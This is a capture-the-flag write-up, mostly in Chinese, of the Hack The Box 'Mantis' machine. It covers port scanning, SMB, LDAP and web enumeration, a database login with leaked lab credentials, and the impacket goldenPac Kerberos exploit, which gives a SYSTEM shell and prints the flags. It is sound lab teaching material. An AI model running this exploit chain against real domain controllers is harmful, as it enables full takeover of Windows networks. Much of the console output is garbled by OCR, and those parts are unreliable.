Mantis

Nmap扫描结果如下:

```
-(kali@kali)-[~/Desktop/HTB/Mantis]
L$ sudo mmap -sC -sV 10.10.10.52 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 06:57 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.10.52
Host is up (0.27s latency).
Not shown: 981 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Microsoft DNS 6.1.7601 (1DB15CD4) (1)
dns_nsid:
                                                                                              VERSION
Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
      dns-nsid:
             bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
 88/tcp
135/tcp
                               open kerberos-sec Microsoft Windows Kerberos (server time: 2022-09-22 11:06:34Z)
open msrpc Microsoft Windows RPC
open netbios-ssn Microsoft Windows netbios-ssn
open ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
open microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
open kpasswd5?
 139/tcp
389/tcp
 445/tcp
464/tcp
 404/tcp upen Rpasswus:
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
1433/tcp open ms-sql-s Microsoft SQL Server 2014 12.00.2000.00; RTM |
ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback |
Not valid before: 2022-09-22T10:57:27 |
_Not valid after: 2052-09-22T10:57:27 |
_Sol data 2022-09-22T10:57:27 |
_Sol data 2022-09-22T10:87:28
      Target_Name: HTB
NetBIOS_Domain_Name: HTB
             NetBIOS_Computer_Name: MANTIS
DNS_Domain_Name: htb.local
             DNS_Computer_Name: mantis.htb.local
Product_Version: 6.1.7601
 3268/tcp open ldap Microsoft N
3269/tcp open tcpwrapped
8080/tcp open http Microsoft I
|_http-server-header: Microsoft-IIS/7.5
                                                                                               Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
                                                                                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-IIS/7.5
| http-open-proxy: Proxy might be redirecting requests
| http-title: Tossed Salad - Blog
| 49152/tcp open msrpc Microsoft Windows RPC
| 49153/tcp open msrpc Microsoft Windows RPC
| 49154/tcp open msrpc Microsoft Windows RPC
| 49157/tcp open msrpc Microsoft Windows RPC
| 49157/tcp open msrpc Microsoft Windows RPC | 49157/tcp open msrpc Microsoft Windows RPC | 49158/tcp open msrpc Micr
 49158/tcp open msrpc Microsoft Windows RPC
Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
        smb-os-discovery:
    OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
    OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
               Computer name: mantis
             NetBIOS computer name: MANTIS\x00
Domain name: htb.local
Forest name: htb.local
               FQDN: mantis.htb.loca
        System time: 2022-09-22T07:07:39-04:00 smb-security-mode:
            account_used: guest authentication_level: user
             challenge_response: supported message_signing: required
        smb2-time:
date: 2022-09-22T11:07:40
            start_date: 2022-09-22T10:57:00
        ms-sql-info:
             10.10.10.52:1433:
Version:
                    Version:
name: Microsoft SQL Server 2014 RTM
number: 12.00.2000.00
Product: Microsoft SQL Server 2014
Service pack level: RTM
Post-SP patches applied: false
TCP port: 1433
TCP wasn: (48001s, dovintion: 1867)
     _clock-skew: mean: 48m01s, deviation: 1h47m21s, median: 0s
        smb2-security-mode:
            2.1:
Message signing enabled and required
 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 619.20 seconds
```

```
-(kali֍kali)-[~/Desktop/HTB/Mantis]
 <u>sudo</u> nmap -p- --min-rate 10000 10.10.10.52
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 11:30 EDT
Warning: 10.10.10.52 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.52
Host is up (0.85s latency).
Not shown: 42781 closed tcp ports (reset), 22727 filtered tcp ports (no-response)
PORT
           STATE SERVICE
            open domain
53/tcp
           open kerberos-sec
88/tcp
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1337/tcp open waste
1433/tcp open ms-sql-s
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5722/tcp open msdfsr
8080/tcp open http-proxy
          open netbios-ssn
139/tcp
8080/tcp open http-proxy
9389/tcp open adws
47001/tcp open winrm
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49157/tcp open unknown
49158/tcp open unknown
49164/tcp open unknown
49166/tcp open unknown
49168/tcp open unknown
50255/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 59.09 seconds
```

先看看smb服务,没有价值信息:

```
[___(kali@kali)-[~/Desktop/HTB/Mantis]
$ Starting enum4linux 10.10.52
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Sep 22 11:12:57 2022
Looking up status of 10.10.10.52
No reply from 10.10.10.52
Domain Name: HTB
Domain Sid: S-1-5-21-4220043660-4019079961-2895681657
do_connect: Connection to 10.10.10.52 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
```

被我忘了的445端口的rpc服务,可以用这种方式找价值信息:

RPC - TCP 445

I tried connecting with rpcclient, and was able to connect, but then any query I ran returned access denied:

```
root@kali# rpcclient -U '' -N 10.10.10.52
rpcclient $> querydispinfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
```

再试试http服务:

Tossed Salad

Home	
Access Denied	
Please enter your username and password.	
Account Informat	ion
Username	
Password	
☐ Remember Me	
Sign In	

Powered by Orchard $\ensuremath{\mathbb{G}}$ The Theme Machine 2022. Sign In

需要用户名和密码,再试试ldap服务:

```
—(kali⊕kali)-[~/Desktop]
stapsearch -x -H ldap://10.10.10.52:389 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base ♦ (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local
# search result
search: 2
result: 0 Success
# numResponses: 2
# numEntries: 1
  -(kali⊛kali)-[~/Desktop]
$ ldapsearch -x -H ldap://10.10.10.52:389 -b "DC=htb,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=htb,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C09075A, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v1db1
# numResponses: 1
  -(kali®kali)-[~/Desktop]
$ ldapsearch -x -H ldap://10.10.10.52:389 -b "CN=Configuration,DC=htb,DC=local"
# extended LDIF
#
# LDAPv3
# base <CN=Configuration,DC=htb,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C09075A, comment: In order to perform this opera
tion a successful bind must be completed on the connection., data 0, v1db1
# numResponses: 1
```

大概这三个用户名,使用GetNPUser.py没有得到密码。

使用1337端口, dirsearch找到子页面:

```
-(kali⊛kali)-[~/Desktop]
 🗝 dirsearch -u http://10.10.10.52:1337 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545
Output File: /home/kali/.dirsearch/reports/10.10.10.52-1337/_22-09-22_11-50-46.txt
Error Log: /home/kali/.dirsearch/logs/errors-22-09-22_11-50-46.log
Target: http://10.10.10.52:1337/
[11:50:47] Starting:
                                                              job:1/1 errors:0
                      ] 31% 69874/220545
                                                 120/s
[12:09:09] 301 - 160B - /secure_notes → http://10.10.10.52:1337/secure_notes/

CTRL+C detected: Pausing threads, please wait...

[q]uit / [c]ontinue: c
3/s
                                                               job:1/1 err
                                                                              rs:1870
                      ] 85% 188301/220545
```

然后访问:

10.10.10.52 - /secure_notes/

```
[To Parent Directory]


9/13/2017 5:22 PM 912 dev_notes NmQyNDIONzE2YzVmNTMOMDVmNTAOMDczNzM1NzMwNzI2NDIx.txt.txt
9/1/2017 10:13 AM 168 web.config
```

其中web_config是404,但是dev_notes有价值信息:

成功登录:

```
—(kali⊕kali)-[~]
└─$ impacket-mssqlclient 'sa:m$$ql_S@_P@ssW0rd!@10.10.10.52'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Encryption required, switching to TLS
[-] ERROR(MANTIS\SQLEXPRESS): Line 1: Login failed for user 'sa'.
  —(kali⊛kali)-[~]
s mssqlclient.py 'admin:m$$ql_S@_P@ssW0rd!@10.10.10.52'
mssqlclient.py: command not found
  -(kali⊕kali)-[~]
$ impacket-mssqlclient 'admin:m$$ql_S@_P@ssW0rd!@10.10.10.52'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL> exit
```

切换成GUI的形式方便找价值信息:



尝试连接发现没有什么价值信息:

```
[kali®kali)-[~/Desktop/HTB/Mantis]
 -$ rpcclient -U htb.local/james 10.10.10.52
Password for [HTB.LOCAL\james]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[james] rid:[0×44f]
rpcclient $> exit
  -(kali®kali)-[~/Desktop/HTB/Mantis]
smbmap -H 10.10.10.52 -u james -p 'Jam3s_PassWord!'
[+] IP: 10.10.10.52:445 Name: mantis.htb.local
        Disk
                                                                      Permissions
                                                                                       Comment
        ADMIN$
                                                                     NO ACCESS
                                                                                       Remote Admin
        C$
                                                                      NO ACCESS
                                                                                       Default share
                                                                     NO ACCESS
        IPC$
                                                                                       Remote IPC
        NETLOGON
                                                                      READ ONLY
                                                                                       Logon server share
        SYSV0L
                                                                      READ ONLY
                                                                                       Logon server share
(kali@ kali)-[~/Desktop/HTB/Mantis]
impacket-GetNPUsers 'htb.local/james:J@m3s_P@ssW@rd!' -dc-ip 10.10.10.52
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
No entries found!
```

```
然后:
Following along with the article, I'll install the Kerberos packages:
  root@kali# apt-get install krb5-user cifs-utils rdate
I'll add the domain controller to my /etc/hosts file using the name identified by nmap at the start:
  10.10.10.52 mantis.htb.local mantis
and add Mantis as a DNS server in /etc/resolv.conf:
  nameserver 10.10.10.52
  nameserver 1.1.1.1
  nameserver 1.0.0.1
 /etc/krb5.conf needs to have information about the domain. Based on the blog, I'll set mine to:
  [libdefaults]
      default_realm = HTB.LOCAL
  [realms]
      htb.local = {
          kdc = mantis.htb.local:88
          admin serve = mantis.htb.local
          default_domain = htb.local
      }
  [domain_realm]
      .domain.internal = htb.local
      domain.internal = htb.local
```

I'll use rdate to check the remote time and make sure it's within five minutes of my host's time.

```
-(<mark>kali®kali</mark>)-[~/Desktop/HTB/Mantis]
__$ impacket-goldenPac htb.local/james:J@m3s_P@ssW0rd\!@mantis.htb.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file PlBenNAU.exe
[*] Opening SVCManager on mantis.htb.local.....
[*] Creating service wwAw on mantis.htb.local.....
[*] Starting service wwAw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>cd ../../users
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 1A7A-6541
 Directory of C:\Users
09/01/2017 10:19 AM
                         <DIR>
09/01/2017 10:19 AM
                        <DIR>
09/01/2017 01:39 AM
                       <DIR>
                                        Administrator
                      <DIR>
09/01/2017 09:02 AM
                                        Classic .NET AppPool
09/01/2017 10:19 AM
09/01/2017 09:15 AM
07/14/2009 12:57 AM
                       <DIR>
                                         james
                       <DIR>
<DIR>
                                         MSSQL$SQLEXPRESS
                                        Public
               0 File(s)
                                        0 bytes
                7 Dir(s) 1,128,816,640 bytes free
C:\Users>cd james
C:\Users\james>cd desktop
C:\Users\james\Desktop>type user.txt
8a8622e2872d13d1162fbe92ce38f54d
C:\Users\james\Desktop>cd ../../administrator/desktop
C:\Users\Administrator\Desktop>type root.txt
209dc756ee5c09a9967540fe18d15567
C:\Users\Administrator\Desktop>
```

直接获得root。